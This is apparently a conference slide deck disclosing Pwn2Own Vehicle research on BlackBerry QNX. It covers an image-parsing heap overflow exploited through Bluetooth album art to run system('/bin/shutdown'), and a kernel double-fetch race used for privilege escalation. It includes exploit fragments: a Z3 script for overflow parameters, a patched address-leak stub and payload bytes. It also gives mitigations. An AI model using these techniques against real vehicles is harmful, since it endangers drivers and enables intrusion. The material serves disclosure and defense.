A roadmap to $50,000 @ PWN2OWN Vehicle:
Dissecting QNX and exploiting its vulnerabilities

Yingjie Cao, Zhe Jing

Nov,2 2023

$ whoarewe

+ Yingjie Cao

Yingjie Cao is a senior security researcher at 360 Security Group. He has focused on connected vehicle security and won "Super Finder Status" from Blackberry in 2021. He is now focusing on the offensive research against connected vehicles. His work has also been accepted by IEEE S&P.

+ Zhe Jing

Zhe Jing is a security researcher with expertise in both offensive and defensive security. He is particularly passionate about fuzzing and exploiting binary vulnerabilities.

Table of contents

+ Introduction to QNX

+ Protocol stack analysis

+ Multimedia library vulnerabilities and exploitation

+ Kernel design and the vulnerabilities

+ Reflection over the findings


Part 1
Introduction to QNX

Background of QNX

+ Applications


+ Vehicle manufactures Infotainment using/used QNX

BMW / Volkswagen / Audi / Porsche / Ford / Hyundai



Background of QNX

- Architecture of modern vehicles



Background of QNX

- Architecture of modern vehicles

+ To be compatible the public network infrastructure (NTP/DNS)

T-Box(Telematics)

OTA PubInfra

Remote control

Server

BlackBerry QNX

Infotainment

USB Wi-Fi

Bluetooth

+ To be compatible the public network infrastructure

GW

Cluster

BlackBerry QNX

+ The cluster can be virtualized from the infotainment

ECU ECU ECU

+ Intranet communication: DHCP/NDP/SOMEIP

Part 2
Protocol analysis

Protocol stack – the public ones

+ Protocols (QNX 7.0 SDP)

Protocol stack name	**Version**	**Date**
sntp	4.2.8p12	June 28, 2022
rtsold	Shipping from FreeBSD 13	June-Oct, 2022
racoon		
ftp		
sync		
ssh		

+ The effective 1day exploits against them

Part 3
Multimedia vulnerabilities

Multimedia processing

+ When it comes to process an image, here is what the program routines would look like

```
0 char *in_name, *out_name;
1 short **the_image;
2 long height, width;
3 create_image_file(in_name, out_name);
4 get_image_size(in_name, &height, &width);
5 the_image = allocate_image_array(height, width);
6 read_image_array(in_name, the_image);
7 call an image processing routine
8 write_image_array(out_name, the_image);
9 free_image_array(the_image, height);
```

Multimedia processing

+ Height and Width matters a lot

```
short **allocate_image_array(height, width)
long height, width;
{
int i;
short **the_array;
the_array = malloc(height * sizeof(short *));
for(i=0; i<height; i++){
the_array[i] = malloc(width * sizeof(short ));
if(the_array[i] == ’\0’){
printf("\n\tmalloc of the_image[%d] failed", i);
} /* ends if */
} /* ends loop over i */
return(the_array);
} /* ends allocate_image_array */
```

After loading the image,it's usaual to use functions like memcpy, fwrite to process loaded image, and it can be dangerous when you are not carefully dealing with height and width ,cause there can be arbitrary write!

Vulnerability Details

- Root Cause :

No Check On Height!!!

```
}
else
{
  v4 = *(_DWORD *)(a4 + 4);
  ptr = (char *)(*(_DWORD *)a4 + v4 * v14);
  v9 = v10 * v4;
}
if ( v15 )
```

- Integer-overflow leading

to heap-buffer-overflow

(memcpy)

```
text:0000C573 loc_C573:                                  ; CODE XREF: io_stream_read+A8↑j
text:0000C573                 add     edi, [ebp+var_1C]
text:0000C576                 mov     ecx, [ebp+var_1C]
text:0000C579                 sub     [ebp+n], ecx
text:0000C57C                 mov     eax, [esi+18h]
text:0000C57F                 add     eax, [esi+20h]
text:0000C582                 mov     [esp+8], ecx
text:0000C586                 mov     [esp+4], eax
text:0000C58A                 jmp     img_write
text:0000C58A ; ---------------------------------------------------------------------------
text:0000C58F                 align 10h
text:0000C590
text:0000C590 loc_C590:                                  ; CODE XREF: img_write+45↑j
text:0000C590                 call    _memcpy
text:0000C595                 mov     edx, [ebp+var_1C]
text:0000C598                 add     [ebp+dest], edx
text:0000C59B                 sub     [esi+24h], edx
text:0000C59E                 add     [esi+20h], edx
```

Exploit Tech

- No ASLR
- Leverage memcpy as an arbitrary address writing tool
- Change the return address to the address of "system" function in libc

Exploit Tech

- Stack address is different when you are not debugging
- Patch binary to leak addresses we need

```
text:0000BE94                 pusha
text:0000BE95                 push    1010101h
text:0000BE9A                 xor     [esp+24h+var_24], 101692Eh
text:0000BEA1                 push    706D742Fh
text:0000BEA6                 push    1C0h
text:0000BEAB                 push    102h            ; oflag
text:0000BEB0                 push    esp             ; file
text:0000BEB1                 add     [esp+34h+var_34], 8
text:0000BEB5                 call    _open
text:0000BEBA                 push    4               ; n
text:0000BEBC                 push    esp             ; buf
text:0000BEBD                 add     [esp+3Ch+var_3C], 24h ; '$'
text:0000BEC1                 push    eax             ; fd
text:0000BEC2                 call    _write
text:0000BEC7                 call    _close
text:0000BECC                 push    esp
text:0000BECD                 add     [esp+44h+var_44], 20h ; ' '
text:0000BED1                 pop     esp
text:0000BED2                 popa
text:0000BED3                 mov     eax, [ebp+0Ch]
text:0000BED6                 mov     [esp+20h+var_20], eax
text:0000BED9                 jmp     loc_C590
```

Exploit Tech

+ Use Z3 Resolver to calculate "Width" and "Height"we need

```python
from z3 import *

width = BitVec("width", 32)
height = BitVec("height", 32)
pitch = ((0x804 & 0x7F) * ((width + 7) & 0xFFFFFFF8) >> 3)
s = Solver()
s.add(pitch * (height-1) + 0x08081b40 == 0x8046a20)
s.add( pitch * height == 1024 )
if s.check() == sat:
        a = s.model()
        print (a)
```

h × m
Edit As: Hex Run Script
0 1 2 3 4
0000h: 20 6A 04 08

h m ×
Edit As: Hex Run Scrip
0 1 2 3 4
0000h: 40 1B 08 08

Demo

```
0420h: CE 00 B6 A7 CB 00 B0 89 E7 00 B4 87 F3 00 BC A3   Î.¶§Ë.°‰ç.´‡ó.¼£
0430h: E0 00 C0 B8 CA 00 80 BD 31 B0 02 00 00 00 48 92   à.À¸Ê.€½1°....H’
0440h: 37 B0 2E 2E 2E 20 2F 62 69 6E 2F 73 68 75 74 64   7°... /bin/shutd
0450h: 6F 77 6E 00 00 00 8D 31 4E 86 8D 86 4E 86 8D 89   own....1N†.†N†.‰
0460h: 4E 35 35 35 4E 88 4E 86 8D 85 85 8F 4E 85 4E 85   N555NˆN†.……..N..N…
0470h: 85 8D 85 4E 86 8D 85 48 3D 2F 2D 2F 2F 2F 48 2E   ….…N†.…H=/-///H.
```

SYSTEM("/bin/shutdown") !!!

Exploitation over the air

+ The artist album
+ It is displayed automatically
+ An automatic image parsing procedure behind

Then…

+ Bypassing the Bluetooth authentication
+ Downgrading attack compromises most cars
+ Connect and play…


Mitigation

- Enable ASLR by default, making exploiting harder
- Do more FUZZING or auditing on components which process data given by users
- Implement more mitigation method


Part 4
LPE the kernel

QNX Kernel design

+ Mirco kernel




+ Monolithic kernel



QNX Kernel design

+ Mirco kernel



Cons:
- Lower efficiency
- Higher complexity in IPC

Pros:
+ Less attack surfaces
+ Lower kernel complexity
? Secure-by-design

Does QNX implement mitigations?


- KASLR
  - Stack / Heap /   mmap - randomized
  - Kernal image – fixed address

- SMAP/SMEP (Intel x86) & PXN/PAN (ARM)
  - A security mechanism comes out decades ago, widely deployed in modern OS
  - Linux, FreeBSD, Windows, …
  - QNX, NO

The consequence of lacking SMAP/SMEP

- From a developer's perspective
  - No need to use copy_from_user() / copy_to_user() function cluster
  - No necessary to distinguish user/kernel pointers

```
int
ker_msg_sendv(THREAD *act, struct keragrs_msg_sendv *kap)
{
    THREAD *sender;
    sender->args.ms.rparts = kap->rparts;

    if(kap->rparts >= 0){
        int rparts = kap->rparts;
    }
}
```



The consequence of lacking SMAP/SMEP

- After enabling the feature

```
void
ker_msg_sendv(THREAD *act, struct
keragrs_msg_sendv *kap)
{
    THREAD *sender;
    sender->args.ms.rparts = kap->rparts;

    if(kap->rparts >= 0){
        int rparts = kap->rparts;
    }
}
```

```
void
ker_msg_sendv(THREAD *act, struct keragrs_msg_sendv *kap)
{
    THREAD *sender;
    void __user *kap;
    u16 kap_rparts;

    get_user(&kap_rparts, (u16 __user *)kap->rparts);
    sender->args.ms.rparts = kap_rparts;
    if(kap->rparts >= 0) {
        int rparts;
        get_user(&rparts, (u16 __user *)kap->rparts);
    }
}
```


A double-fetch bug

- The reason and the consequnce

```
int
ker_msg_sendv(THREAD *act, struct keragrs_msg_sendv *kap)
{
    THREAD *sender;
    sender->args.ms.rparts = kap->rparts;

    if(kap->rparts >= 0){
        int rparts = kap->rparts;
    }
}
```

When the kernel and user process share the same variable, and the kernel accesses it more than once, this results in a special race condition, namely double-fetch, and sometimes can lead to TOCTOU (Time-Of-Check to Time-Of-Use)

```
Thread A
A1 kap->rparts = 0;

Thread B

B1 MOV   EDI,dword ptr [ESP + act]
   // access structure kap
B2 MOV   EAX,dword ptr [ESP + kap]
B3 MOV   EDX,dword ptr [EAX + 0x4]
   // access kap->rparts
B4 MOV   ESI,dword ptr [EAX + 0x8]
   ...
   // access structure kap
B5 MOV   EDX, byte ptr [ESP + kap]
   // access kap->rparts
B6 CMP   dword ptr [EDX + 0x8],EAX
```



Where can the vulnerable user data pointers be?

- System call is the most efficient method transfering user data
  - System call design – mmap() as an example

User process

_mmap()

↓

Dispatch schedule: _mmap2 / _mmap64_r

↓

MsgSendnc_r(0x40000000,&msg,0x38,&msg,0x18);

↓ kernel trap

ker_entry → ker_msg_sendv

Dispatch syscall number to kernel function


Syscall Calling convention

```
0003410f 6a 18          PUSH    0x18
00034111 8d 44 24 20    LEA     EAX=>msg,[ESP + 0x20]
00034115 50             PUSH    EAX
00034116 6a 38          PUSH    0x38
00034118 50             PUSH    EAX
00034119 68 00 00       PUSH    0x40000000
         00 40
0003411e e8 6d 41       CALL    MsgSendnc_r
```

```
                  MsgSendnc_r                              XREF[3]:

0005a110 f7 5c 24 0c    NEG     dword ptr [ESP + param_3]
0005a114 f7 5c 24 14    NEG     dword ptr [ESP + param_5]
0005a118 b8 0c 00       MOV     EAX,0xc
         00 00
0005a11d e8 00 00       CALL    LAB_0005a122
         00 00

                  LAB_0005a122                             XREF[1]:
0005a122 5a             POP     EDX
0005a123 89 d1          MOV     ECX,EDX
0005a125 81 c1 2a       ADD     ECX,0x73e2a
         3e 07 00
0005a12b 81 c2 1f       ADD     EDX,0x1f
         00 00 00
0005a131 f7 81 60       TEST    dword ptr [ECX + 0x3d60]=>__cpu_flags,0x400
         3d 00 00
         00 04 00 00
0005a13b 74 08          JZ      LAB_0005a145
0005a13d 89 e1          MOV     ECX,ESP
0005a13f 0f 34          SYSENTER
0005a141 c3             RET
```

Where can the vulnerable user data pointers be?

- System call is the most efficient method transfering user data
    - System call design – mmap() as an example



kernel trap

Syscall handler

```
int ker_msg_sendv(THREAD *act,kerargs_msg_sendv *kap)

{
  _Uint64t *p_Var1;
  byte bVar2;
  uint16_t uVar3;
```

Dispatch syscall number to kernel function

ker_entry → ker_msg_sendv

Where can the vulnerable user data pointers be?

- System call is the most efficient method transfering user data
    - System call design – mmap() as an example

User process

_mmap()

Dispatch schedule: _mmap2 / _mmap64_r

MsgSendnc_r(0x40000000,&msg,0x38,&msg,0x18);

kernel trap

ker_entry

Dispatch syscall number to kernel function

ker_msg_sendv

Syscall handler

```
int ker_msg_sendv(THREAD *act,kerargs_msg_sendv *kap)

{
  _Uint64t *p_Var1;
  byte bVar2;
  uint16_t uVar3;
```

```
  *(IOV **)&act->args = kap->rmsg;
  *(_Sizet *)&(act->args).field_0x8 = kap->rparts;
```

kerargs_msg_sendv kap is a kernel variable
But it points to a user variable

Race 🏎️ the kernel!


```
int ker_msg_sendv(THREAD *act, struct kerargs_msg_sendv *kap) {
    …
    if(kap->sparts < 0) {
        …
    }
    else if(kap->sparts == 1) {
        …
    }
    else {                                   // kap->rparts shall not be a negative integer
        IOV *iov = kap->smsg;
        int sparts = kap->sparts;
        while(sparts) {
            base = (uintptr_t)GETIOVBASE(iov);
            last = base + GETIOVLEN(iov) - 1;
            …
            ++iov;
            --sparts;
    }
    …
}
```

Race🏎️ the kernel!

```
int ker_msg_sendv(THREAD *act, struct kerargs_msg_sendv *kap) {
    …
    if(kap->sparts < 0) {
        …
    }
    else if(kap->sparts == 1) {
       …
    }
    else {                                    // kap->rparts shall not be a negative integer
        IOV *iov = kap->smsg;
        int sparts = kap->sparts;
        while(sparts) {
            base = (uintptr_t)GETIOVBASE(iov);
            last = base + GETIOVLEN(iov) - 1;
            …
            ++iov;
            --sparts;
    }
    …
}
```

- Since it is a pointer towards a user memory, we can modify it arbitrarily.
- After checking the variable sparts bigger than 0, we modify it to -1
- OOB read

😕 But we did not get privilege escalation yet



Race🏎️ & LPE the kernel!

```
ker_sched_get(THREAD *act, struct kerargs_sched_get *kap) {
    …
    if(kap->param) {
        verify_ptr(act, kap->param, sizeof(*kap->param));
        kap->param->sched_curpriority = thp->priority;
    }
}
```


```
kap                     kernel stack data
kap->param              user data
kap->param->sched_curpriority   user data pointed by another user data
```

Race🏎️ & LPE the kernel!

```
ker_sched_get(THREAD *act, struct kerargs_sched_get *kap) {
    …
    if(kap->param) {
        verify_ptr(act, kap->param, sizeof(*kap->param));
        kap->param->sched_curpriority = thp->priority;
    }
}
```

A write operation towards

```
kap                      kernel stack data
kap->param               user data
kap->param->sched_curpriority   user data pointed by another user data
```



Race🏎️ & LPE the kernel!

```
ker_sched_get(THREAD *act, struct kerargs_sched_get *kap) {
    …
    if(kap->param) {
        verify_ptr(act, kap->param, sizeof(*kap->param));
        kap->param->sched_curpriority = thp->priority;
    }
}
```

kap kernel stack data

kap->param user data **Can be anything**

kap->param->sched_curpriority user data pointed by another user data


Race🏎️ & LPE the kernel!

```
ker_sched_get(THREAD *act, struct kerargs_sched_get *kap) {
    …
    if(kap->param) {
        verify_ptr(act, kap->param, sizeof(*kap->param));
        kap->param->sched_curpriority = thp->priority;
    }
}
```

We get arbitrary write !!!

A write operation towards **Arbitrary address**

```
kap             kernel stack data
kap->param      user data  Can be anything
kap->param->sched_curpriority  user data pointed by another user data
```



Find the euid – privilege management of QNX

```
ker_sched_get(THREAD *act, struct kerargs_sched_get *kap)

THREAD->process->cred->info->euid
                           ->ruid
                           ->suid
                           ->rgid
                           ->egid
                           ->sgid
                           ->ngroups
                           ->grouplist
```

Demo

Mitigation

- Copy all variables that will be dereferenced into kernel space
- Override with values from the first fetch
- Abort if changes are detected
- Implement SMAP/SMEP/PAN/PXN

- Implement more kernel mitigation

Part 5
Conclusion

Conclusion and future work

- QNX is not as secure as they claim
- The software is either old or weak
- The implementation of mitigations on QNX has a long way to go
- Car manufactures are recommended to implement better Bluetooth security mechanism to prevent RCE

Future work

+ QNX hypervisor vm escape

+ QNX GPU driver vulnerabilities

Thanks for listening!

Any question?